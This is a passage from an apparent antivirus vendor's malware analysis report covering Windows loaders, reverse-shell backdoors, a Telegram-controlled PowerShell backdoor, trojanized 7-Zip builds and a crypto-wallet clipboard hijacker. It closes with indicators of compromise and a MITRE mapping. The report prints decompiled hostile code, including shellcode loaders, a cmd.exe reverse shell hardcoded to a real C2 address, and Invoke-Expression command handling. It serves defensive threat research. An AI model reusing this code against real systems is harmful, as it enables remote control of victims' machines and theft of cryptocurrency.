  HGLOBAL Resource; // rsi
  void *v3; // rax

  sub_14000B110();
  ResourceA = FindResourceA(0, (LPCSTR)0x65, output_bin);
  v1 = SizeofResource(0, ResourceA);
  Resource = LoadResource(0, ResourceA);
  v3 = VirtualAlloc(0, v1, 0x1000u, 0x40u);
  qmemcpy(v3, Resource, v1);
  ((void (*)(void))v3)();
  return 0;
}
```

Based on the hash value, this resource obtains the functions required for the payload to run and then uses the XOR operation to decrypt the payload from its body. At the same time, in the RAM, there is a separate binary data array (BLOB) from which certain values are obtained while **Trojan.Packed2.49708** is in operation in order to assign them to each variable (e.g., for the memory address containing the data array for decryption, for the encryption key, for the number of bytes, etc.).

The payload continues to use the same BLOB. Using the XOR operation, the payload decrypts the target executable file (**BackDoor.Spy.4033**) and runs it in a separate thread.

Next, **BackDoor.Spy.4033** connects to the C2 server via a reverse shell and waits for commands. The received commands are executed, using the function `_popen()`.

```
while ( 1 )
{
  while ( 1 )
  {
    v17 = recv(s, buf, 4095, 0);
    if ( v17 > 0 )
      break;
    closesocket(s);
    if ( !(unsigned int)stealth_connect(&s, v11, 3) )
      exit(1);
  }
  buf[v17] = 0;
  if ( !strncmp(buf, "cd ", 3u) )
  {
    Str = v10;
    v4 = strcspn(v10, "\n");
    Str[v4] = 0;
    if ( SetCurrentDirectoryA(Str) )
    {
      GetCurrentDirectoryA(0x400u, Buffer);
      v5 = strlen(Buffer);
      send(s, Buffer, v5, 0);
    }
    else
    {
      snprintf(buf, 0x1000u, "Error: Failed to change directory to %s\n", Str);
      v6 = strlen(buf);
      send(s, buf, v6, 0);
    }
    send(s, "COMMAND_DONE", 12, 0);
  }
  else
  {
    Stream = _popen(buf, "r");
    if ( Stream )
    {
      while ( fgets(buf, 4096, Stream) )
      {
        v7 = strlen(buf);
        send(s, buf, v7, 0);
      }
      _pclose(Stream);
      send(s, "COMMAND_DONE", 12, 0);
    }
```

Trojan.Siggen31.54011

A trojan app written in the C++ programming language and designed for computers running Microsoft Windows. It launches **BackDoor.Spy.4038**, malware that is encrypted and stored in its body, on the infected system.

Operating routine

Trojan.Siggen31.54011 loads the `ref.bin` resource stored in its body into the RAM:

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  __int64 v3; // rbx
  __int64 v4; // rax
  __int64 v5; // rax
  __int64 v6; // rax
  unsigned __int8 *v7; // rax
  _BYTE resource_ref_bin[32]; // [rsp+20h] [rbp-30h] BYREF
  unsigned __int64 i; // [rsp+48h] [rbp-8h]

  _main(argc, argv, envp);
  ResourceReader::ReadResourceFromExecutable(resource_ref_bin);
  v3 = std::operator<<<wchar_t,std::char_traits<wchar_t>>(refptr__ZSt5wcout, L"[i] Resource Size: ");
  v4 = std::vector<unsigned char>::size(resource_ref_bin);
  v5 = std::wostream::operator<<(v3, v4);
  v6 = std::operator<<<wchar_t,std::char_traits<wchar_t>>(v5, L" Bytes");
  (refptr__ZSt4endlIwSt11char_traitsIwEERSt13basic_ostreamIT_T0_ES6_)(v6);
  if ( std::vector<unsigned char>::size(resource_ref_bin) > 0xF )
  {
    std::operator<<<wchar_t,std::char_traits<wchar_t>>(refptr__ZSt5wcout, L"[*] First 16 Bytes: ");
    for ( i = 0; i <= 0xF; ++i )
    {
      v7 = std::vector<unsigned char>::operator[](resource_ref_bin, i);
      wprintf(Format, *v7);
    }
    (refptr__ZSt4endlIwSt11char_traitsIwEERSt13basic_ostreamIT_T0_ES6_)(refptr__ZSt5wcout);
  }
  ThreadExecutor::ExecuteCode(resource_ref_bin);
  std::vector<unsigned char>::~vector(resource_ref_bin);
  return 0;
}
```

Next, it decrypts part of the data, using the following algorithm:

```
void __fastcall first_stage_decryption(__int64 a1, __int64 a2, __int64 a3, __int64 size, __int64 a5, __int16 a6)
{
  _BYTE *stage_2; // rsi
  _BYTE *v7; // [rsp-8h] [rbp-8h]

  stage_2 = v7;
  LOBYTE(size) = 0x86;
  do
  {
    *stage_2 ^= 0x71 - size;
    a6 |= 0x1826u;
    ++stage_2;
    --size;
  }
  while ( size );
}
```

The output is a shellcode for decrypting the binary data array (BLOB):

```
__int64 __fastcall stage_2(__int64 a1, __int64 a2, __int64 a3, __int16 a4)
{
  __int64 i; // rcx
  __int64 j; // rcx

  first_stage_decryption(0, a2, a3, a4);
  for ( i = 0; i < 0x79691; i = (i + 1) )
    *(stage_3 + i) = __ROR1__(*(stage_3 + i) ^ 0x8D, 4) - HIBYTE(*(stage_3 + i));
  for ( j = 0; j < 0x1E5A4; j = (j + 1) )
    stage_3[j] = __ROL4__(stage_3[j], 16);
  memset(&blob[0x7968D], 0, 0x79691u);
  return (stage_3)(0, 0);
}
```

After that, the code uses the hash value to obtain the functions necessary for the payload to work; using the XOR operation, the code decrypts the payload from its body. At the same time, a separate data BLOB is stored in the RAM. During the course of **Trojan.Siggen31.54011**'s operation, specific values are taken from this BLOB and assigned to each variable (e.g., for the memory address containing a data array for decryption, for the encryption key, for the number of bytes, etc.).

The payload continues to use the same BLOB. Using the XOR operation, the payload decrypts the target executable file from its body (**BackDoor.Spy.4038**) and runs it in a separate thread.

BackDoor.Spy.4038 connects to the C2 server via a reverse shell and waits for incoming commands. The received commands are executed using the cmd.exe command-line interpreter:

```
  sub_140001550(&pszAddrString, "109.172.85.63", "", 0);
  pAddrBuf.sa_family = 2;
  *&pAddrBuf.sa_data[6] = 0;
  *pAddrBuf.sa_data = htons(0x1BBu);
  if ( inet_pton(2, *&pszAddrString.cb, &pAddrBuf.sa_data[2]) <= 0 )
  {
    sub_1400ADEE0(qword_1400B7760, "Invalid IP address.", 19);
    sub_140001480(qword_1400B7760);
LABEL_11:
    sub_14009D620(&pszAddrString);
    closesocket(v1);
    WSACleanup();
    return -1;
  }
  if ( WSAConnect(v1, &pAddrBuf, 16, 0, 0, 0, 0) == -1 )
  {
    sub_1400ADEE0(qword_1400B7760, "Connection failed: ", 19);
    v8 = WSAGetLastError();
    v9 = sub_1400722B0(qword_1400B7760, v8);
    sub_140001480(v9);
    goto LABEL_11;
  }
  sub_14009D620(&pszAddrString);
  memset(&pszAddrString.cb + 1, 0, 56);
  *&pszAddrString.wShowWindow = 0;
  *&pszAddrString.hStdInput = _mm_unpacklo_epi64(v1, v1);
  memset(&ProcessInformation, 0, sizeof(ProcessInformation));
  pszAddrString.cb = 104;
  pszAddrString.dwFlags = 257;
  pszAddrString.hStdError = v1;
  *&pAddrBuf.sa_family = &v12;
  v2 = wcslen(L"cmd.exe");
  sub_1400015F0(&pAddrBuf, L"cmd.exe", &aCmdExe[v2]);
  if ( CreateProcessW(0, *&pAddrBuf.sa_family, 0, 0, 1, 0, 0, 0, &pszAddrString, &ProcessInformation) )
  {
    WaitForSingleObject(ProcessInformation.hProcess, 0xFFFFFFFF);
```

BackDoor.Siggen2.5463

A backdoor written in the C++ programming language and operating on computers running Microsoft Windows. Its main functionality is located in PowerShell code (**PowerShell.BackDoor.108**) that is encoded with Base64. Malicious actors control this malware via a Telegram bot by sending commands through it.

Operating routine

When launched, **BackDoor.Siggen2.5463** assigns a `DeviceID` identifier to the infected computer. This identifier is a random number ranging from 100 to 10,000. Moreover, the malware executes a PowerShell command `$env:COMPUTERNAME` to obtain the infected device's name.

Next, in an infinite loop, **BackDoor.Siggen2.5463** requests commands from the Telegram bot whose address is hardcoded in the backdoor's code. The results of executed commands, as well as messages about errors that occur, are sent to this bot.

Supported commands are as follows:

- `/list` — to send the `DeviceID` and the computer's name to the attackers;
- `/go <DeviceID> <command>` — to execute a specified PowerShell command with the commandlet `Invoke-Expression`. Below are the commands that we observed:
  - `<file name>.exe` — to run a specified file;
  - `ipconfig /all` — to obtain information about the network configuration;
  - `netstat` — to obtain information about current network connections;
  - `whoami` — to obtain the user's name;
- `/upload <DeviceID>` — to download a file to the infected computer and save it to `C:\Users\Public\Libraries\%fileName%`.

```
if ($message -eq "/list") {
    $deviceList = "Devices:"
    if ($clients.Count -gt 0) {
        foreach ($userId in $clients.Keys) {
            $deviceList += "`nID: $($clients[$userId].DeviceId) - $($clients[$userId].ComputerName)"
        }
    } else {
        $deviceList = "X devices"
    }
    Send-TelegramMessage $deviceList
}

if ($message -like "/go*") {
    if ($message.StartsWith("/go")) {
        try {
            $parts = $message.Substring(3).Trim() -split ' ', 2

            if ($parts.Length -gt 1) {
                $targetDevice = $parts[0]
                $command = $parts[1]

                if ([int]::TryParse($targetDevice, [ref]$null)) {
                    $targetDevice = [int]$targetDevice

                    $userIdForDevice = $clients.Keys | Where-Object { $clients[$_].DeviceId -eq $targetDevice }

                    if ($userIdForDevice) {
                        $chat_id_for_device = $clients[$userIdForDevice[0]].ChatId

                        try {
                            $output = Invoke-Expression $command 2>&1
                            $output = $output | Out-String

                            Send-TelegramMessage " ID ${targetDevice}:`n$output"
                        } catch {
                            Send-TelegramMessage "Error executing command on device ID ${targetDevice}: $_"
                        }
                    }
                } else {
                    Start-Sleep -Seconds $randomSeconds
                }
            } else {
                Send-TelegramMessage "Incorrect command format."
            }
        } catch {
            Send-TelegramMessage "Failed to parse the command. $_"
        }
    }
}

if ($messageupload -like "/upload*") {
    if ($messageupload.StartsWith("/upload")) {
        try {
```

*The **BackDoor.Siggen2.5463** PowerShell code fragment responsible for executing commands*

Trojan.Inject5.57968

A trojan app written in the C# programming language and designed for computers running Microsoft Windows. Its body contains an encrypted multi-stage payload that allows attackers to download malicious programs from the C2 server.

Operating routine

When launched, **Trojan.Inject5.57968** copies itself to `%LOCALAPPDATA%\pickmum.exe` and creates a task in the Windows scheduler to automatically run this file when the system boots.

Next, it decrypts a resource encrypted with the RC2 algorithm from its body. The resulting object is an executable file obfuscated with .NET Reactor (**Trojan.PackedNET.3351**). After that, **Trojan.Inject5.57968** launches the `aspnet_compiler.exe` program from the Microsoft .NET Framework package and injects **Trojan.PackedNET.3351** into the app's process.

Trojan.PackedNET.3351 decrypts a data BLOB (a binary data array) encrypted with the AES algorithm from its body. The resulting file is a GZIP archive from which an executable file is extracted. This file implements backdoor functionality.

```
private static byte[] Decrypt(byte[] byte_0)
{
    byte[] key = Convert.FromBase64String("D702lSvN1YvRYKfXOwndkYiaDkj+GBOzgkFZto0AUoQ=");
    byte[] iv = Convert.FromBase64String("2gDgC4vYfKciK79tHwmUyg==");
    byte[] result;
    using (Aes aes = Aes.Create())
    {
        aes.KeySize = 256;
        aes.Key = key;
        aes.IV = iv;
        using (ICryptoTransform cryptoTransform = aes.CreateDecryptor())
        {
            using (MemoryStream memoryStream = new MemoryStream(byte_0))
            {
                using (CryptoStream cryptoStream = new CryptoStream(memoryStream, cryptoTransform, CryptoStreamMode.Read))
                {
                    using (MemoryStream memoryStream2 = new MemoryStream())
                    {
                        cryptoStream.CopyTo(memoryStream2);
                        result = memoryStream2.ToArray();
                    }
                }
            }
        }
    }
    return result;
}
```

```
// Token: 0x06000007 RID: 7
private static byte[] UnZip(byte[] byte_0)
{
    byte[] result;
    using (MemoryStream memoryStream = new MemoryStream(byte_0))
    {
        using (MemoryStream memoryStream2 = new MemoryStream())
        {
            byte[] buffer = new byte[4];
            if (memoryStream.Read(buffer, 0, 4) != 4)
            {
                throw new InvalidDataException();
            }
            using (GZipStream gzipStream = new GZipStream(memoryStream, CompressionMode.Decompress))
            {
                gzipStream.CopyTo(memoryStream2);
            }
            result = memoryStream2.ToArray();
        }
    }
    return result;
}
```

***Trojan.PackedNET.3351**'s code fragment that decrypts the binary data array (or BLOB)*

The decrypted backdoor checks the environment for virtual machines and sandboxes. If they are not found, it connects to the C2 server at `64[.]95.11[.]202`. To do so, it sends a string to the server whose MD5 hash is the encryption key for the backdoor's subsequent operation. In response, the C2 server can send an encrypted payload that the backdoor will decrypt, unpack, and run.

Trojan.Packed2.49862

The detection name for Windows programs that threat actors have implanted with a malicious component. The actual payload in such trojanized versions may vary.

Operating routine

The original files of initially harmless programs are patched to run the implanted malicious payload. For this, a transfer command `jmp` is added to the `start` section of the apps. This transfer leads to a shellcode that decrypts the next malware stage.

The original 7-Zip app


```
45E200 ; __unwind { // __C_specific_handler
45E200                 sub     rsp, 58h
45E204                 mov     [rsp+58h+arg_10], rbx
45E209                 mov     [rsp+58h+arg_18], rdi
45E20E                 cmp     word ptr cs:400000h, 5A4Dh
45E217                 jz      short loc_45E221 ; original jmp
45E219                 xor     ebx, ebx
45E21B                 mov     [rsp+58h+arg_0], ebx
45E21F                 jmp     short loc_45E29D
45E221 ; ---------------------------------------------------------------------------
45E221
45E221 loc_45E221:                             ; CODE XREF: start+17↑j
45E221                 movsxd  rax, dword ptr cs:40003Ch
45E228                 lea     rcx, cs:400000h
45E22F                 add     rax, rcx
45E232                 cmp     dword ptr [rax], 4550h
45E238                 jz      short loc_45E242
45E23A                 xor     ebx, ebx
45E23C                 mov     [rsp+58h+arg_0], ebx
45E240                 jmp     short loc_45E29D
45E242 ; ---------------------------------------------------------------------------
```

Trojan.Packed2.49862

```
45E200 ; __unwind { // __C_specific_handler
45E200                 sub     rsp, 58h
45E204                 mov     [rsp+58h+arg_10], rbx
45E209                 mov     [rsp+58h+arg_18], rdi
45E20E                 cmp     word ptr cs:400000h, 5A4Dh
45E217                 jmp     malware_func
45E21C ; ---------------------------------------------------------------------------
45E21C                 pop     rsp
45E21D                 and     al, 60h
45E21F                 jmp     short loc_45E29D
45E221 ; ---------------------------------------------------------------------------
45E221                 movsxd  rax, dword ptr cs:40003Ch
45E228                 lea     rcx, cs:400000h
45E22F                 add     rax, rcx
45E232                 cmp     dword ptr [rax], 4550h
45E238                 jz      short loc_45E242
45E23A                 xor     ebx, ebx
45E23C                 mov     [rsp+58h+arg_0], ebx
45E240                 jmp     short loc_45E29D
45E242 ; ---------------------------------------------------------------------------
```

A comparison of the original program's code and the trojan version with the patch

Decrypting and running the embedded trojan shellcode:



Depending on which **Trojan.Packed2.49862** variant is involved, the decrypted payload can be of the following types:

- a shellcode and the malicious executable that it runs;
- an encrypted shellcode created with an open-source instrument donut from which a malicious executable file is decrypted, extracted, and launched.

We have detected the following types of payloads being distributed via the modified programs:

BackDoor.ReverseProxy.1 (ReverseSocks5)

BackDoor.Shell.275 (AdaptixC2)

BackDoor.AdaptixC2.11 (AdaptixC2)

BackDoor.Havoc.16 (Havoc)

BackDoor.Meterpreter.227 (CobaltStrike)

Trojan.Siggen9.56514 (AsyncRAT)

Trojan.Clipper.808


Trojan.Clipper.808

A malicious program written in the C++ programming language and designed to steal cryptocurrency from Microsoft Windows computer users. It substitutes crypto wallet addresses copied into the clipboard with ones belonging to the attackers.

Operating routine

Trojan.Clipper.808 is installed on target systems particularly by **Trojan.Packed2.49862** malware, which contains the stealer in its body. The following internal file names of **Trojan.Clipper.808** are known:

- `Smoking_clipper.exe`
- `moreaddeasy.exe`
- `AdminControl.exe`



***Trojan.Clipper.808** as a payload in **Trojan.Packed2.49862**'s body*

After launching, **Trojan.Clipper.808** copies itself to `%APPDATA%\systemservices\svc_host.exe` and configures this file to run at system startup. For this, it creates a registry key `Software\\Microsoft\\Windows\\CurrentVersion\\Run` with the name `SystemServicesHost`.

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  __int64 v4; // [rsp+30h] [rbp-F8h]
  __int64 v5; // [rsp+40h] [rbp-E8h]
  __int64 v6; // [rsp+50h] [rbp-D8h]
  _BYTE v7[16]; // [rsp+58h] [rbp-D0h] BYREF
  tagMSG Msg; // [rsp+68h] [rbp-C0h] BYREF
  _QWORD Username[4]; // [rsp+98h] [rbp-90h] BYREF
  _QWORD v10[4]; // [rsp+B8h] [rbp-70h] BYREF
  _QWORD v11[4]; // [rsp+D8h] [rbp-50h] BYREF
  _QWORD v12[4]; // [rsp+F8h] [rbp-30h] BYREF

  activate_window();
  nullsub_1();
  Get_Username(Username);
  if ( !is_installed() )                        // "Software\\Microsoft\\Windows\\CurrentVersion\\Run" SystemServicesHost
  {
    if ( install() )
    {
      v4 = sub_1400033F0(v10, "✅ Registry persistence installed\nUser: ", Username);
      send_TG_message(v4);
      string_destructor(v10);
    }
    else
    {
      v5 = sub_1400033F0(v11, "⚠️ Failed to install registry persistence\nUser: ", Username);
      send_TG_message(v5);
      string_destructor(v11);
    }
  }
  v6 = sub_1400033F0(v12, "✅ Clipboard Monitor Started\nUser: ", Username);
  send_TG_message(v6);
  string_destructor(v12);
  thread_start(v7, Cliper);
  sub_140019190(v7);
  while ( GetMessageA(&Msg, 0, 0, 0) )
  {
    TranslateMessage(&Msg);
    DispatchMessageA(&Msg);
  }
  sub_14000E8D0(v7);
  string_destructor(Username);
  return 0;
}
```

Configuring the trojan file to run automatically at system startup

While in operation, **Trojan.Clipper.808** monitors the clipboard and substitutes the crypto wallet addresses copied into it with ones belonging to malicious actors.

Some **Trojan.Clipper.808** modifications use the SSPI UAC Bypass technique for system privilege escalation and also have the functionality needed to spread via the local network.

Logging its actions

Trojan.Clipper.808 informs the attackers about the results of its work by sending messages to a Telegram bot, using the Telegram API. These messages are sent when:

- the trojan is installed in the system and sends information about the computer (the device name, the user's name, and the system version) to the attackers;
- crypto wallet addresses are substituted (the address for the original wallet and the substituted one are sent);
- it has successfully escalated its privileges;
- it has successfully copied the trojan file over the network.

Appendix 1. Indicators of Compromise

SHA1 hashes

BackDoor.ShellNET.1

ec7269f3e208d72085a99109a9d31e06b4a52152

BackDoor.ShellNET.2

1957fb36537df5d1a29fb7383bc7cde00cd88c77

BackDoor.Tunnel.41

c3929c555f4b61458030b70bc889baca8d777abc

BackDoor.RShell.169

633885f16ef1e848a2e057169ab45d363f3f8c57

BackDoor.ReverseShell.10

dd98dcf6807a7281e102307d61c71b7954b93032

f546861adc7c8ca88e3b302d274e6fffb63de9b0

BackDoor.ReverseProxy.1

6ec8a10a71518563e012f4d24499b12586128c55

BAT.DownLoader.1138

d2106c8dfd0c681c27483a21cc72d746b2e5c18c

Trojan.FileSpyNET.5

f40ef5cd25c3f9d552be6a43218be91d07650660

Trojan.Packed2.49708

5684972ded765b0b08b290c85c8fac8ed3fea273

29ee3910d05e248cfb3ff62bd2e85e9c76db44a5

ce4912e5cd46fae58916c9ed49459c9232955302

653ffc8c3ec85c6210a416b92d828a28b2353c17

b52e1c9484ab694720dc62d501deca2aa922a078

Trojan.Siggen31.54011

baab225a50502a156222fcc234a87c09bc2b1647

93000d43d5c54b07b52efbdad3012e232bdb49cc

BackDoor.Siggen2.5463

c96beb026dc871256e86eca01e1f5ba2247a0df6

Trojan.Inject5.57968

e840c521ec436915da71eb9b0cfd56990f4e53e5

22641dea0dbe58e71f93615c208610f79d661228

Trojan.Packed2.49862

8279ad4a8ad20bf7bbca0fc54428d6cdc136b776

a2326011368d994e99509388cb3dc132d7c2053f

451cfa10538bc572d9fd3d09758eb945ac1b9437

a5e7e75ee5c0fb82e4dc2f7617c1fe3240f21db2

bbe3a5ef79e996d9411c8320b879c5e31369921e

e8ab26b3141fbb410522b2cbabdc7e00a9a55251

dcd374105a5542ef5100f6034c805878153b1205

e51a65f50b8bb3abf1b7f2f9217a24acfb3de618

d2a7bcbf908507af3d7d3b0ae9dbaadd141810a4

c89c1ed4b6dda8a00af54a0ab6dca0630eb45d81

b05c5fe8b206fb0d168f3a1fc91b0ed548eb46f5

b4d0d2bbcfc5a52ed8b05c756cfbfa96838af231

Trojan.Clipper.808

96bf2f07c785f6889799458f0609293ccb005634

939ca87baee86097ec901bd7c121f7c1b1976f24

360b759555286a48db9fce259853f2d62de02897

Domains

sss[.]qwadx[.]com

IPs

188[.]127.251[.]146

193[.]149.129[.]113

195[.]2.79[.]245

172[.]86.75[.]237

185[.]231.155[.]111

185[.]231.154[.]84

188[.]127.227[.]226

188[.]127.231[.]136

77[.]232.42[.]107

78[.]128.112[.]209

96[.]9.125[.]168

109[.]172.85[.]63

94[.]198.52[.]210

109[.]172.85[.]95

89[.]110.98[.]234

62[.]113.114[.]209

89[.]22.161[.]133

188[.]127.225[.]191

94[.]198.52[.]200

91[.]219.148[.]93

185[.]244.180[.]169

185[.]173.37[.]67

168[.]100.10[.]73

45[.]9.120[.]11

195[.]133.1[.]120

192[.]165.32[.]78

185[.]130.251[.]139

194[.]180.11[.]75

Appendix 2. MITRE Matrix

Stage	Technique
Initial access	Spearphishing attachment (T1566.001)
Execution	User execution (T1204) PowerShell (T1059.001) Windows Command Shell (T1059.003)
Persistence	Registry Run Keys / Startup Folder (T1547.001) BITS Jobs (T1197)
Privilege Escalation	Bypass User Account Control (T1548.002)
Defense Evasion	BITS Jobs (T1197)
Command and Control	External Proxy (T1090.002) Bidirectional Communication (T1102.002)
Exfiltration	Exfiltration Over C2 Channel (T1041) Exfiltration Over Web Service (T1567)